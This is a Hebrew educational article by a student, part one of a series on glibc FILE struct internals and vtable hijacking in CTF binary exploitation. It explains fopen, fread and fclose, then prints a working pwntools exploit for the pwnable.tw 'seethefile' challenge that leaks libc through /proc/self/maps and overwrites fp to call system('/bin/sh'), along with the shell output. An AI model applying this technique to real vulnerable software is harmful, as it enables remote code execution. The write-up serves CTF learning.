Technologic Papers

על הדבש ועל הקובץ - Pwning FILE structs חלק א'

מאת עמית שמואל

הקדמה

למי מהקוראים שלא יודע, באינטרנט קיימות תחרויות הנקראות תחרויות Capture The Flag ובקיצור תחרויות CTF. נתרכז בסוג המרכזי של התחרויות, שהוא סוג ה-Jeopardy. כאשר בו ניתנים אתגרים בתחילת התחרות במגוון נושאים ולכל אתגר ניתנת כמות מסוימת של נקודות. המטרה שלנו כקבוצה היא לזכות בכמה שיותר נקודות, אפשר להצליח אתגר בכך שמוצאים בתוכו מחרוזת חבוייה (הדגל) ומגישים אותה.

בתחרויות אלו יש המון נושאים כמו אבטחת אתרים, קריפטוגרפיה, הנדסה לאחור של תוכנות ועוד שלל דברים מעניינים שניתן ללמוד. במאמר זה אני אתמקד בסוג ספציפי של אתגר שנקרא אתגר Pwn (או בשמו הארוך יותר Binary exploitation), באתגרים כאלה ניתן קובץ הרצה, חיבור לשרת המריץ אותו ולפעמים ספריות או קוד מקור. מטרתנו באתגר זה היא לרוב להצליח להשיג שליטה על השרת שמריץ את הקובץ במגוון שיטות. במאמר זה אראה שיטה מאוד מעניינת לנצל את המבנה FILE בשפת C כדי להצליח להשתלט על השרת ולהשיג את הדגל. לרוב ב-CTF-ים כאלה השרתים רצים על מערכת לינוקס ולכן אתמקד במערכות כאלו, למרות שזה תמיד מעניין לראות אתגר pwn על ווינדוס.


לפני קצת זמן אני השתתפתי ב-CTF עם כמה חברים בסופ"ש והיה אתגר אחד שלא הבנתי מה צריך לעשות, ישבתי על האתגר יחסית הרבה זמן אך לבסוף הייתי צריך ללכת לישון. לאחר שנגמר ה-CTF עברתי על הפתרונות וראיתי שם רעיון מאוד מגניב שלא ראיתי יותר מדי בעבר באתגרים כאלה אז החלטתי לכתוב עליו פה. לדעתי כדאי (אך לא חובה) לדעת ידע בסיסי ב-pwn והיכרות קצרה עם C ומצביעים ב-C כדי להבין יותר טוב את מה שכתוב. המאמר יכלול המון "נפנופי ידיים" ודברים שתצטרכו להאמין לי לגביהם ולכן אני תמיד ממליץ בחום ללכת לקוד מקור של libc ולבדוק שמה שאני אומר אכן נכון, זה גם מאוד כיפי וגם באמת עוזר לראות מול העיניים מה קורה.

במאמר זה אכתוב ואדגים את הרעיון על דוגמות מלאכותיות שהכנתי, ולאחר מכן נדגים על אתגר אמיתי. מקווה שתהנו :)

ההבדל בין File Descriptor ל-File Struct

כאשר פותחים קבצים ב-C יש 2 אפשרויות הנתונות לנו, השימוש בפונקציות open, read, write וכו, או fopen, fread, fwrite וכו'. אולי זה נראה כאילו ההבדל בין הפונקציות האלה הוא מינימלי אבל יש עולם של הבדל במימוש כאשר הפונקציות שמתחילות באות f הן בעצם פונקציות מעטפת אשר מייעלות את הפונקציות הרגילות. הפונקציות הרגילות מבלי האות f בהתחלה אינן בכלל ממומשות לגמרי ב-libc, אלא אלה פונקציות שהן מעטפות ל-syscalls (קריאות מערכת, ניתן לקרוא קצת עליהן ועל שיטה מגניבה שקשורה אליהן כאן) הממומשות במערכת ההפעלה ובפרט בקרנל. כאשר מריצים את הפונקציות מקבלים מספר הנקרא File descriptor או לרוב בקיצור fd, אשר מתפקד כתעודת זהות של הקובץ כפי שאפשר לראות בתמונה הבאה.

בכל פעולה שנרצה לעשות עם הקובץ דרך הממשק של ה-syscalls נצטרך להעביר את המספר הזה כדי שמערכת ההפעלה תדע מאיזה קובץ לקרוא או לכתוב. בניגוד לכך fopen מקצה מקום בזיכרון למבנה FILE אשר נראה בקרוב ומתאר כל מה שצריך לדעת על הקובץ.



[התמונה נלקחה מויקיפדיה, ניתן לקרוא שם עוד על File descriptors]

כעת מגיעה השאלה: מה הבעיות ב-syscalls שבאה הספריה הסטנדרטית לפתור?

- חוסר סטנדרטיזציה: בין קוד במערכות שונות יכול להיות שימוש ב-syscall-ים שונים ולכן שימוש בקוד מהספרייה הסטנדרטית ולא ישירות בקריאות מערכת יכול להקל על העברת קוד בין מערכות.
  פונקציות שימושיות: שימוש ב-fopen וב-FILE של הספריה הסטנדרטית נותן לנו בנוסף גישה לפונקציות מהספריה הסטנדרטית שלא יכולות לקבל File descriptors ולהשתמש בהן, כמו לדוגמה הפונקציה fprintf העובדת כמו printf אבל במקום להשתמש בפלט התוכנה, היא כותבת לקובץ.
  מהירות: הבעיה העיקרית שיש ב-read היא שהיא יותר איטית בדרך כלל מאשר fread, זה בגלל ש-read הוא syscall ולכן דורש מעבר מה-userspace ל-kernelspace ומעבר זה לוקח זמן רב ולא נרצה לעשות אותו כל פעם שאנחנו קוראים אות אחת למשל, כי הרי המעבר הזה הוא בזבוז של זמן ריצה רק בשביל אות אחת מהזיכרון.

כאן מגיעה הפונקציה fread, אשר מוסיפה עוד buffer דרך ה-File struct ב-userspace ואוגרת מידע מreadים קודמים. רק בשלב מסוים לרוב כאשר ה-buffer מתמלא (השתמשנו בכל המידע מהread הקודם) הפונקציה מנקה את ה-buffer וחוזרת לתחילתו ולכן חוסכת בקריאות ל-read. בנוסף לכך רוב מערכות הקבצים עובדות בגדלים של בלוקים (או לפעמים גם נקראים Cluster-ים) ולכן יותר יעיל לכתוב לקבצים בגדלים מתאימים. כמובן שאותו עקרון משומש גם לקריאות וגם לכתיבות מקבצים.

לידע כללי: גם open ממומש עם buffer בקרנל ולפעמים גם בדיסק הקשיח עצמו, ניתן לקרוא עוד על כך כאן. עוד סיבה להעדפת fread היא התמיכה ב-locks והיכולת להתמודד עם מקרים שכמה ישויות רוצות לקרוא מקובץ אחד למרות שזה טיעון חלש יותר מהאחרים.

נכנסים לפרטים הקטנים

לפני שנתחיל עם כל החלקים הכיפים נחקור קצת על איך בספריה הסטנדרטית של C מאחסנים ושומרים קבצים:

struct_FILE.h:

```
// struct_FILE.h
struct _IO_FILE {
  int _flags;
  char *_IO_read_ptr;        /* Current read pointer */
  char *_IO_read_end;        /* End of get area. */
  char *_IO_read_base;       /* Start of putback+get area. */
  char *_IO_write_base;      /* Start of put area. */
  char *_IO_write_ptr;       /* Current put pointer. */
  char *_IO_write_end;       /* End of put area. */
  char *_IO_buf_base;        /* Start of reserve area. */
  char *_IO_buf_end;         /* End of reserve area. */
  char *_IO_save_base;
  char *_IO_backup_base;
  char *_IO_save_end;
  struct _IO_marker *_markers;
  struct _IO_FILE *_chain;
  int _fileno;
  int _flags2;
  __off_t _old_offset;
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];
  _IO_lock_t *_lock;
  // some newer stuff...
};
```

libioP.h:

```
// libioP.h
struct _IO_FILE_plus {
  FILE file;
  const struct _IO_jump_t *vtable;
};

struct _IO_jump_t {
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

אם נסתכל בקובץ iofopen.c נוכל להסתכל על הקוד של fopen, שבו הפונקציה קוראת לפונקציה פנימית שמקצה זיכרון על ה-heap בשביל הקובץ החדש שלנו מסוג _IO_FILE_plus ומאתחלת בו משתנים שונים. לאחר שנפתח הקובץ עולה השאלה - מה אלו כל המשתנים האלה? נעבור על כמה מהאיברים החשובים יותר בקצרה אבל לאחר מכן נפרט עליהם יותר:

- **_flags**: משתנה זה מהצורה 0xfbadXXXX כאשר XXXX אלה ביטים המגדירים מה ניתן לעשות עם הקובץ ותכונות כלליות שיש לו, את משמעות כל ביט אפשר למצוא ב-libio.h. לדוגמה, המספר 8 (הביט הרביעי) מייצג האם מותר לכתוב אל הקובץ או לא. יש עוד פיצ'רים מגניבים שהייתי ממליץ לקרוא עליהם. בנוסף יש את _flags2 בשביל עוד פרטים שלא נמצאים במשתנה הזה.

- **_IO_read/write/buf_XXXX**: מצביעים אל buffer המשמש לקריאה וכתיבה מ- ואל קבצים. לדוגמה אם נסתכל על הקובץ שמייצג את stdout (הפלט) נראה שכאשר נדפיס משהו למסך אז המשתנה הזה יצביע למה שהדפסנו. ניתן להשתמש בפונקציה הנקראת setvbuf בשביל לשנות את איך ה-buffer עובד, בין אם לעשות buffer בגודל בלוק, לכל שורה או לא לעשות buffering בכלל.

נפרט על כל אחד בחלק ב'.

- **chain_**: מצביע לאיבר הבא ברשימה המקושרת של קבצים. כל פעם שאנחנו פותחים קובץ הוא מתווסף לראש הרשימה הזאת וכאשר אנחנו סוגרים אותו הוא נמחק משם.
- **fileno_**: שומר את ה-file descriptor של הקובץ לשימוש להעברה ל-syscalls כדי להתממשק עם הקבצים.
- **lock_**: הוא משתנה אשר מצביע ל-struct שהוא אובייקט סינכרוניזציה שמנוהל בצורה שמאפשרת לייצר מצב בו בכל רגע נתון, רק thread יחיד "מחזיק" בו. זה שימושי כדי למנוע race conditions אשר בהן כמה דברים מנסים לגשת לקובץ בו זמנית ויכולים לגרום להתנהגות לא צפויה מצד התוכנה.
- **vtable**: המשתנה הזה אינו נמצא בתוך המבנה הרגיל אלא נמצא במבנה מעטפת אליו. למי שמכיר, המשתנה הזה דומה לרעיון של פונקציות וירטואליות ב-C++ (וגם אפילו ממומש בדרך זהה, כך שהעברה לאובייקטים של CPP תהיה קלילה יותר) כאשר בו הפונקציות לקריאה ולכתיבה אל הקובץ יכולות להשתנות למימושים שונים של אותה פונקציה (זה שימושי למשל אם נרצה להשתמש באותיות רחבות יותר מ-8 ביטים או כפי שנראה עוד מעט גם לפונקציות שמומשו על ידי המשתמש).

המשתנה הוא בעצם טבלה של פונקציות אשר סוג הפונקציות מוגדר ב-struct בשם _IO_jump_t וניתן לקרוא אליהן ויכולות להשתנות בזמן ריצה. זה משתנה חשוב ביותר מכיוון והוא שולט בכל הכתובות אשר אנו קופצים אליהן במהלך כל פעולה שלנו עם הקובץ, חשוב להבהיר ש-JUMP_FIELD הינו מאקרו שפשוט מגדיר את המשתנה עם שם מימין וסוג משמאל כאשר הסוגים משמאל מגדירים מה הפעולה לוקחת ומחזירה.

איך מתעסקים עם המבנה?

כעת, כשאנחנו יודעים בערך מה יש בתוך המבנה נתונים הזה נובעת השאלה איך הפעולות הבסיסיות עובדות. כשאני אומר פעולות בסיסיות אני מתכוון לפעולות שאנחנו מפעילים על קבצים רגילים כי הרי בגלל שהפונקציות וירטואליות זה תלוי מקרה, למשל יכול להיות ופתחנו Custom Stream עם fopencookie או לייצר Stream של wide characters כפי שאמרנו קודם בפירוט לגבי ה-vtable.

הפונקציות ב-libc הן לפעמים יכולות להיות קצת מוזרות ולכן אני אנסה לפשט את הפונקציות הבאות לפסאודו-קוד בשביל שיהיה קל יותר להבין אותן אבל אני ממש ממליץ להיכנס לקוד מקור בשביל ללכלך קצת את הידיים ולהבין באמת את פרטי המימוש של הפונקציות האלה. (למרות שיש המון פישוט שאני עושה פה בשביל הבנה)

הפונקציה *fopen*:

1. להקצות מקום לקובץ ולמנעול לקובץ (כדי למנוע race conditions)
2. לאתחל את כל הערכים במבנים הללו
3. לאתחל את ה-vtable ל-vtable הדיפולטי לקבצים (_IO_FILE_jumps)
4. לפרסר את המode הניתן ולהעביר לflagים בFILE struct
5. לקרוא ל-syscall של פתיחת הקבצים ולשים את ה-file descriptor ב-fileno
6. להכניס את הקובץ לרשימה המקושרת של כל הקבצים הפתוחים
7. להחזיר את הקובץ שהקצאנו

הפונקציה *fread* (גם *fwrite* דומה):

1. לנעול את הקובץ (כדי למנוע race condition)
2. אם אין לנו buffer אז להקצות buffer חדש בגודל של ה-block size של המערכת קבצים כל עוד הוא קטן מ-8kb
3. כל עוד יש לנו משהו לקרוא מהקובץ:
   a. אם נשארו תווים ב-buffer, לקרוא אותם, אם קראנו הכל אז לעבור לצעד
   b. אם אנחנו רוצים לקרוא פחות מהגודל של ה-buffer אז לקרוא את כל הגודל של ה-buffer עם ה-syscall ולחזור לצעד 3
   c. לקרוא כמות מסוימת של בלוקים ישירות אל תוך ה-buffer (תוך כדי שמירה על alignment)
4. לשחרר את המנעול של הקובץ
5. להחזיר את כמות התווים שכתבנו לקובץ

הפונקציה *fclose*:

1. להוציא את הקובץ מהרשימה המקושרת של הקבצים
2. לנעול את הקובץ (כדי למנוע race condition)
3. לנקות ולכתוב את כל ה-buffer-ים ואז לשחרר אותם
4. לקרוא ל-syscall של סגירת ה-file descriptor
5. לשנות ערכים ב-flag-ים ב-fd ובעוד כמה מקומות
6. לשחרר את המנעול של הקובץ
7. לשחרר את המקום שהוקצה למבנה הקובץ

כמובן שכל מה שכתבתי פה זה הכללה גסה מאוד למקרים של stream-ים כלליים, מקור שמצאתי שמאוד טוב בהלסביר את כל הפונקציות הוא דווקא cppreference (או להסתכל על libioP.h, גם שם יש הסברים טובים) כי שם הפרוטוקול אותו דבר, אבל הרעיון הוא להבין בערך מה קורה כשאנחנו מתעסקים עם קבצים. עכשיו מגיע החלק המעניין באמת! הניצול. ☺

ניצול מבנה הקבצים

כעת, עם כל התאוריה שלמדנו מה נוכל לעשות עם זה? בוא נצמצם את המבט שלנו כרגע לגרסאות libc מלפני 2.24 שזו גרסה די ישנה עכשיו אבל נוספו בה כמה בעיות שלפתרון שלהם אתייחס בחלק ב'.

אם נחפש וקטורי תקיפה יש אחד מאוד בולט שהוא ה-vtable, הרי שם קופצים לפונקציות שרירותיות ועוד אם נסתכל בקוד מקור נראה שבגרסאות ישנות לא הייתה שום בדיקה שמנעה ממני לקפוץ לכל כתובת במרחב כתובות, בוא ננסה להדגים את זה עם דוגמה אמיתית:

```
#include <stdio.h>
#include <stdint.h>

int main() {
    FILE *fp = fopen("somefile", "r");
    uint64_t fake_vtable[21];

    fake_vtable[17] = 0xc0ffee; // change vtable's close entry to coffee
    ((uint64_t **) fp)[27] = fake_vtable; // apply fake vtable

    fclose(fp);
}
```

```
$ gdb -q example1
Reading symbols from example1...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/shemi/paper/example1

Program received signal SIGSEGV, Segmentation fault.
0x0000000000c0ffee in ?? ()
(gdb)
```

כצפוי בתוכנה הזאת, התוכנה קפצה לכתובת 0xc0ffee מכיוון וכאשר ניסינו לסגור את הקובץ דרך fclose הפונקציה close הוירטואלית ששינינו לכתובת הזו. כבר השיטה הבסיסית הזאת יכולה לשמש אותנו בפתירת אתגרים אמיתיים...

דוגמה מאתגר אמיתי

בוא ניקח דוגמה מהאתר המצויין pwnable.tw, שם יש אתגר הנקרא seethefile עם קובץ הרצה 32-ביט וספריית libc בנוסף, להלן הדיקומפילציה של חלק נכבד מהאתגר:

```
#include <stdio.h>

char filename[64];
char magicbuf[416];
char name[32];
FILE * fp;

void openfile() {
    if (fp) {
        puts("You need to close the file first");
    } else {
        memset(magicbuf, 0, 0x190);
        printf("What do you want to see :");
        scanf("%63s", filename);

        if (strstr(filename, "flag")) {
            puts("Danger !");
            exit(0);
        }

        fp = fopen(filename, "r");
        if (fp)
            puts("Open Successful");
        else
            puts("Open failed");
    }
}
void readfile() {
    memset(magicbuf, 0, 0x190);

    if (!fp)
        return puts("You need to open a file first");
    if (fread(magicbuf, 0x18F, 1, fp))
        puts("Read Successful");
}

void writefile() {
    if (strstr(filename, "flag") || strstr(magicbuf, "FLAG") ||
strchr(magicbuf, 125)) {
        puts("you can't see it");
        exit(1);
    }
    puts(magicbuf);
}

void closefile() {
    if (fp)
        fclose(fp);
    else
        puts("Nothing need to close");

    fp = 0;
}
```

```
int main() {
    char input[32];

    init(); // adds timeout
    welcome(); // shows description
    while (true) {
        menu(); // shows options

        scanf("%s", input);
        switch (atoi(input)) {
        case 1:
            openfile();
            break;
        case 2:
            readfile();
            break;
        case 3:
            writefile();
            break;
        case 4:
            closefile();
            break;
        case 5:
            printf("Leave your name :");
            scanf("%s", name);
            printf("Thank you %s ,see you next time\n", name);
            if (fp)
                fclose(fp);
            exit(0);
        default:
            puts("Invaild choice");
            exit(0);
        }
    }
}
```

אם נעבור על הקוד נראה שזהו שירות המציע פתיחה, סגירה וקריאה מקבצים במערכת. מטרתינו היא להריץ shell ולקבל את הפלאג. עם כל השירותים של הקבצים זה נראה מאוד מאוד מפתה לשנות את ה-vtable של fp. לצערנו הרב לא נוכל לעשות זאת ישירות כמו בפעם הקודמת כי הפעם ה-vtable נמצא ב-heap במקום יחסית לא נגיש בזיכרון ולכן לנסות לכתוב לשם יהיה סיוט.

לעומת זאת מה שנוכל לעשות זה לשנות לאן fp מצביע על ידי דריסת החוצץ של name (ב-case 5) ועל פי כך ליצור FILE struct ו-vtable מזויפים ובכך לקפוץ לאן שבא לנו עם ה-fclose מכיוון והוא משתמש ב-vtable בשביל לסגור את הקובץ באמצעות השדה _IO_close_t.

המטרה הברורה לקפוץ אליה זה פונקציית system או one gadget מסויים שיביא לנו shell, הפעם אבחר ב-system, אבל בשביל לדעת איפה system צריך את המיקום של libc במרחב הכתובות. כאן מגיע הטריק היפה השני שלנו שהוא להשתמש בטריק שנקרא הproc filesystem, זה בעצם חלק וירטואלי במערכת קבצים אשר מטרתו היא לשקף מידע מה-kernel בצורה נוחה דרך ה-API הנוח של קבצים, לכן כאשר קוראים ממנו מקבלים מידע על תהליכים. נוכל לקרוא על התהליך שלנו את המיפוי של כל הספריות

בזיכרון מ-/proc/self/maps ובכך לדעת איפה system נמצאת. ומכאן מגיעה השאלה איך נעביר לה פרמטרים?

נשים לב שבעצם סוג הפונקציה _IO_close_t שנמצאת ב-vtable מוגדרת ב-libioP.h כפונקציה שלוקחת את הfp שלנו כפרמטר. לכן אם הclose שלנו היה system כי שינינו אותו אז הוא היה לוקח את ה- FILE struct כפרמטר ומתייחס לתוכן שלו כמחרוזת ולכן בשביל להעביר את הפרמטר נצטרך לשים אותו בתחילת ה-FILE struct. (הפעם הרבה דברים מסתדרים גם עם ה-flags אבל לא תמיד זה קורה, אז לפעמים צריך לשחק עם זה).

הנה הפתרון שלי:

```
from pwn import *

exe = ELF("./seethefile", False)
libc = ELF("./libc.so.6", False)
context.binary = exe
p = remote("chall.pwnable.tw", 10200)

def popen(filename): p.sendline("1"); p.sendline(filename)
def pread(): p.sendline("2")
def pwrite(): p.sendline("3")
def pclose(): p.sendline("4")
def pexit(name): p.sendline("5"); p.sendline(name)

popen("/proc/self/maps")
pread(); pread()
p.recv(13337)
pwrite()
line = p.recvline()
while line:
    if b"libc" in line:
        libc.address = int(line.split(b"-")[0], 16)
        break
    line = p.recvline()

log.info(f"Libc address: {hex(libc.address)}")

payload = b"/bin/sh\x00" #parameter for system, get shell
payload += cyclic(32 - len(payload))
payload += p32(exe.symbols["name"]) #fp variable overwrite
payload += cyclic(28)
payload += p32(libc.symbols["system"]) #close field in vtable, overwrite
with system so when we close we call system
payload += cyclic(4)
payload += p32(exe.symbols["magicbuf"] - 16) #some random nullbytes for
lock
payload += p32(exe.symbols["name"]) #reuse the name address also for the
vtable

pexit(payload)
log.info("Sent payload")

p.recv(13337)
p.interactive() # shell >:)
```

ולפניכם התוצאה:

```
❯ python3 solution.py
[+] Opening connection to chall.pwnable.tw on port 10200: Done
[*] Libc address: 0xf7520000
[*] Sent payload
[*] Switching to interactive mode
Leave your name :Thank you /bin/sh ,see you next time
$ cd /home/seethefile
$ ls
flag
get_flag
get_flag.c
run.sh
seethefile
$ ./get_flag # You get the magic from the source file
Your magic :$ Give me the flag
Here is your flag: [redacted]
```

שימו לב לשורה: "some random nullbytes for lock", זה בגלל שכאשר fclose נועל את הקובץ כפי שהזכרתי לעיל ולכן צריך בתים לכתוב אליהם בזיכרון (המנעול), אחרת הוא יקרוס עלינו ונחטוף segmentation fault מכיוון ואם הפוינטר למנעול הוא 0 אז בטעות ננסה לעשות NULL derefrence ולכן שמתי בlock כמה בתים לא נחוצים מהזיכרון של התוכנה.

בנוסף לכך, מה שקורה פה ב-payload הוא שאני מתייחס לname ככתובת ל-FILE וגם ל-vtable שלי כדי לחסוך במקום שניתן לכתוב אליו וזה למה אני גם שם את system כביכול באמצע ה-FILE.

סיכום

ראשית, מקווה שנהנתם מקריאת החלק הזה. לא הספקתי לכתוב על הכל במאמר הזה אז החלטתי לפצל את המאמר ל-2 חלקים שבחלק הנוכחי אני מסביר על ה-FILE Structure וקצת על איך הוא עובד מבפנים מבלי להתעסק יותר מדי בקוד עצמו של libc.

בחלק הבא, אני אכתוב על איך ניתן להשתמש במערכת ה-buffering כדי להשיג arbitrary read/write, איך ניתן לנצל את הרשימה המקושרת של הקבצים כדי ליצור עוד סוג של return oriented programming ולהריץ גאדג'טים וגם איך לעבור את ההגבלות הניצבות בפנינו בגרסאות libc לאחר 2.24. אולי גם אוסיף קצת הסברים ל-source code של הפונקציות פה ושם לטעם טוב.

מי אני ומאיפה אני בא

שמי עמית שמואל, אני בן 16 ובמקור גר בקרית שמונה. כרגע לומד ומתגורר בפנימיית הכפר הירוק, ולומד באוניברסיטת תל אביב במסגרת תכנית "אודיסיאה" בה לוקחים קורסים באוניברסיטה. כעת עולה לשנה השלישית שלי בתוכנית במסלול סייבר.

ארצה להודות ל**שלומי בוטנרו**, ראש מסלול הסייבר בתוכנית, על התמיכה, ההערות והעידוד לכתוב את המאמר הזה.

להערות והארות ניתן לפנות אלי במייל: amittpb@gmail.com